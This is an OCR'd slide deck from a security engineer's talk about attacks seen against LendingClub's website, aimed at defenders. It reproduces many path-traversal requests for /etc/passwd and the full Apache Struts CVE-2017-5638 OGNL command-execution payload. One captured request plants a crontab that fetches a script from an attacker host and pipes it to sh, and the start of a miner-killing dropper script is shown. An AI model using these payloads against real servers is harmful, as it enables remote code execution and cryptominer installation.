SwiftOnSecurity
@SwiftOnSecurity

Following

What you think security is: Picking the best post-quantum TLS cipher suites
What security actually is: Making sure none of your production FTP passwords are the name of a vegetable

1:19 PM - 5 Mar 2018

615 Retweets **1,676** Likes

60 615 1.7K

$ whoami

- Benjamin Hering
  - Security DevOps Engineer at LendingClub

What I'm talking about

- Sharing with the community some of the threats we see
- General attacks "Doorknockers"
- Specific attacks targeted to LendingClub
- Simple takeaways to increase attack cost

Three questions:

Can I see it?

Can I throw away garbage?

Can I make it more expensive for attackers?

Door Knockers

- Not targeting us specifically
- Hits anyone with an IPv4 address
- Just checking
- If the “door is locked” just move on

Hong Kong


Hong Kong
City: Hong Kong
Latitude: 22.2833 Longitude: 114.15
IP: [redacted]
Open in Google Earth (.kml)
Kyrgyzstan
Tashkent
Tajikistan
Kabul
Pakistan
XINJIANG
China
GANSU
NINGXIA
SHANXI
SHAANXI
QINGHAI
HEBEI
Beijing
Tianjin
LIAONING
SHANDONG
Yellow Sea
Xi'an
HENAN
JIANGSU
Shanghai
HUBEI
ANHUI
Hangzhou
Chengdu
SICHUAN
Chongqing
ZHEJIANG
ARUNACHAL PRADESH
GUIZHOU
NAGALAND
MANIPUR
YUNNAN
GUANGXI
GUANGDONG
Taipei
Taiwan
Kaohsiung City
Hong Kong
Myanmar (Burma)
Hanoi
Chiang Mai
Naypyitaw
Laos
Vientiane
HAINAN
Paracel Islands
South China Sea
Luzon
Manila
Thailand
Bangkok
Vietnam
GUJARAT
MAHARASHTRA
Mumbai
TELANGANA
Hyderabad
GOA
KARNATAKA
ANDHRA PRADESH
Chennai

Hello World!

```
<!DOCTYPE HTML>
<html>
<body>
<p>Before the script...</p>
<script>
   alert( 'Hello, world!' );
</script>
<p>...After the script.</p>
</body>
</html>
```

A Hacker's Hello World!

```
$ cat /etc/passwd
```

A Hacker's Hello World!

```
$ cat /etc/passwd

root:x:0:0:root-hostname:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/
shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
...
```

9:01:30 am

```
GET /sdk/../../../../../../../../../../../../../../etc/passwd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
X-Akamai-CONFIG-LOG-DETAIL: true
TE: chunked;q=1.0
Connection: TE
Accept-Encoding: gzip
Akamai-Origin-Hop: 1
Via: 1.1 akamai.net(ghost) (AkamaiGHost)
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https
```

9:01:31 am

```
GET /?page=../../../../../../../../../../etc/passwd%00.jpg HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/
41.0.2228.0 Safari/537.21
Accept: */*
X-Akamai-CONFIG-LOG-DETAIL: true
TE: chunked;q=1.0
Connection: TE
Accept-Encoding: gzip
Akamai-Origin-Hop: 1
Via: 1.1 akamai.net(ghost) (AkamaiGHost)
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https
```

9:48 am

```
GET /util/barcode.php?type=../../../../../../../../../../../../etc/passwd%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
X-Akamai-CONFIG-LOG-DETAIL: true
TE: chunked;q=1.0
Connection: TE
Accept-Encoding: gzip
Akamai-Origin-Hop: 1
Via: 1.1 akamai.net(ghost) (AkamaiGHost)
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https
```

There's no PHP on www.lendingclub.com

10:51:48 am

```
POST /business/?u=../../../../../../../../../../etc/
passwd&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

10:51:51 am

```
POST /business/?u=..%252F..%252F..%252F..%252F..%252F..%252F..%252F..%252F..
%252Fetc%252Fpasswd%2500.jpg&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

%252F is a twice url encoded /

10:51:54 am

```
POST /business/?u=/../..//../../..//../../..//../../..//etc/
passwd%00.jpg&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

10:51:55 am

```
POST /business/?u=12345'"\'\");|]*%00{%0d%0a<%00>%bf%27'💩
&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/
41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

Not a typo. That is the poop emoji in the URL.

10:51:56 am

```
POST /business/?
u=%252fetc%252fpasswd&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

10:52:01 am

```
POST /business/?u=invalid../../../../../../../../../../etc/
passwd/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././././.&utm_campaign=pl_top_nav&utm_medium=link&utm_source=LC HTTP/1.1
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Referer: https://www.lendingclub.com/
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Accept: */*
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https

loanAmount=1&loanPurpose=DEBT_CONSOLIDATION
```

If at first you don't succeed…

- 34,406 blocked requests
- 7809 variations of "`/etc/passwd`"
- Hit us 109,926 times after getting blacklisted
- On average ~8 blocks per second
- 11:19:28 am blocked 93 requests

Same 3 questions

Visible:


Make sure I can see the velocity of blocks

Garbage:

1, 5 or even 10 blocks for an IP *might* be legitimate. 34,000? **Garbage!**

Expensive:

Our blacklist behave similar to a WAF block. Makes WAF bypass iteration a bit more confusing


Croatia
Croatia
City: Pula
Latitude: 44.8683 Longitude: 13.8481
IP: [redacted]
Open in Google Earth (.kml)
Germany
Belgium
Switzerland
Austria
Czechia
Slovakia
Hungary
Italy
Croatia
Bosnia and Herzegovina
Montenegro
Slovenia
Serbia
Luxembourg
Liechtenstein
Monaco
San Marino
Guernsey
English Channel
Celtic Sea
Adriatic Sea
Tyrrhenian Sea
Balearic Sea
Corse
Sardegna
Brussels
Cologne
Essen
Dresden
Wrocław
Frankfurt
Prague
Katowice
Kraków
Nuremberg
Mannheim
Karlsruhe
Stuttgart
Strasbourg
Augsburg
Munich
Vienna
Bratislava
Budapest
Salzburg
Zurich
Geneva
Lyon
Grenoble
Milan
Turin
Verona
Venice
Padua
Trieste
Genoa
Bologna
Florence
Pisa
Rome
Naples
Bari
Taranto
Lecce
Marseille
Nimes
Cannes
Split
Zadar
Sarajevo
Podgorica
Tirana
Albani
Novi Sad
Szeged
Belgra
Plymouth
Brighton
Southampton
Lille
Antwerp
Cardiff
Santiago de Compostela
A Coruña
Ourense
Valladolid
Zaragoza
Barcelona
Girona
Tarragona
Salamanca
Madrid
Toledo
Castellón de la Plana
Coimbra
Porto
Ostrava
Brno
Zakopane
Pompeii
Materа


CVE-2017-5638

That Apache Struts bug used to hack Equifax

Apache What Bug?


- Apache Struts had an issue with multipart upload parser.
- Doesn’t matter if you weren’t actually uploading files.
- Issue comes from bad error handling of the content type or similar headers
- Straight up remote code execution

I want to send you a file



I want to send you a file


Okay, what kind of file?



I want to send you a file

Content-Type: image/jpeg

Okay, what kind of file?



I want to send you a file

Content-Type: image/jpeg

Okay, what kind of file?

Oh, a picture! I know what to do with that!


I want to send you a file

Okay, what kind of file?

Content-Type: image/jpeg

Oh, a picture! I know what to do with that!

Content-Type: video/mp4



I want to send you a file


Okay, what kind of file?

Content-Type: image/jpeg

Oh, a picture! I know what to do with that!

Content-Type: video/mp4

A movie! I know what to do with that!



I want to send you a file

Okay, what kind of file?


Content-Type: image/jpeg

Oh, a picture! I know what to do with that!

Content-Type: video/mp4

A movie! I know what to do with that!

Content-Type: pizza/pepperoni



I want to send you a file

Okay, what kind of file?

Content-Type: image/jpeg

Oh, a picture! I know what to do with that!


Content-Type: video/mp4

A movie! I know what to do with that!

Content-Type: pizza/pepperoni


Error! I don’t know what a “pizza” is. I can’t take this!

I want to send you a file



I want to send you a file


Okay, what kind of file?



I want to send you a file

Okay, what kind of file?

Content-Type: (#cmd=’cat /etc/passwd’)



I want to send you a file

Content-Type: (#cmd=’cat / etc/passwd’)

Okay, what kind of file?

Error! I don’t know what a “(#cmd=’cat /etc/passwd’)“ is

I want to send you a file

Content-Type: (#cmd=’cat /etc/passwd’)

Okay, what kind of file?

Error! I don’t know what a “(#cmd=’cat /etc/passwd’)“ is

…

I want to send you a file

Content-Type: (#cmd=’cat /etc/passwd’)

Okay, what kind of file?

Error! I don’t know what a “(#cmd=’cat /etc/passwd’)“ is

…

$ cat /etc/passwd

root:x:0:0:root-hostname:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
…


Sweden


```
GET /public/transparency.action HTTP/1.1
Accept: */*
User-Agent: struts-pwn (https://github.com/mazen160/struts-pwn)
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@cla
ss)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd='ifconfig').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('wi
n'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStrea
m())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
Via: 1.1 akamai.net(ghost) (AkamaiGHost)
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https
```

Sweden

```
GET /public/transparency.action HTTP/1.1
Accept: */*
User-Agent: struts-pwn (https://github.com/mazen160/struts-pwn)
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd='ifconfig').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
Via: 1.1 akamai.net(ghost) (AkamaiGHost)
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
X-FORWARDED-FOR: <attacker ip>
X-FORWARDED-PROTO: https
```

Struts is status quo





Source: https://www.imperva.com/blog/2017/03/cve-2017-5638-new-remote-code-execution-rce-vulnerability-in-apache-struts-2/

Croatia

```
GET /public/how-peer-lending-works.action HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']
).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil
@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * * * * wget -O - -q
http://<attacker infrastructure ip>/icons/logo.jpg|sh
*/19 * * * * curl http://<attacker infrastructure ip>/icons/logo.jpg|sh"
| crontab -;wget -O - -q http://<attacker infrastructure ip>/icons/
logo.jpg|sh').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains
('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputS
tream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
X-Akamai-CONFIG-LOG-DETAIL: true
XOLCIPV: <attacker ip>
Host: www.lendingclub.com
Pragma: no-cache
Cache-Control: no-cache, max-age=0
```

Croatia

```
GET /public/how-peer-lending-works.action HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']
).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil
@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * *
* * * wget -O - -q http://<attacker
infrastructure ip>/icons/logo.jpg|sh
*/19 * * * * curl http://<attacker infrastructure ip>/icons/logo.jpg|sh"
| crontab -;wget -O - -q http://<attacker infrastructure ip>/
icons/logo.jpg|sh').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains
('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputS
tream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
(#ros.flush())}
X-Akamai-CONFIG-LOG-DETAIL: true
```

Surprise! Not an image

```
$ wget http://<attacker infrastructure ip>/icons/logo.jpg

#!/bin/sh
rm -rf /var/tmp/bmsnxvpggm.conf
ps auxf|grep -v grep|grep -v trtgsasefd|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "\-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
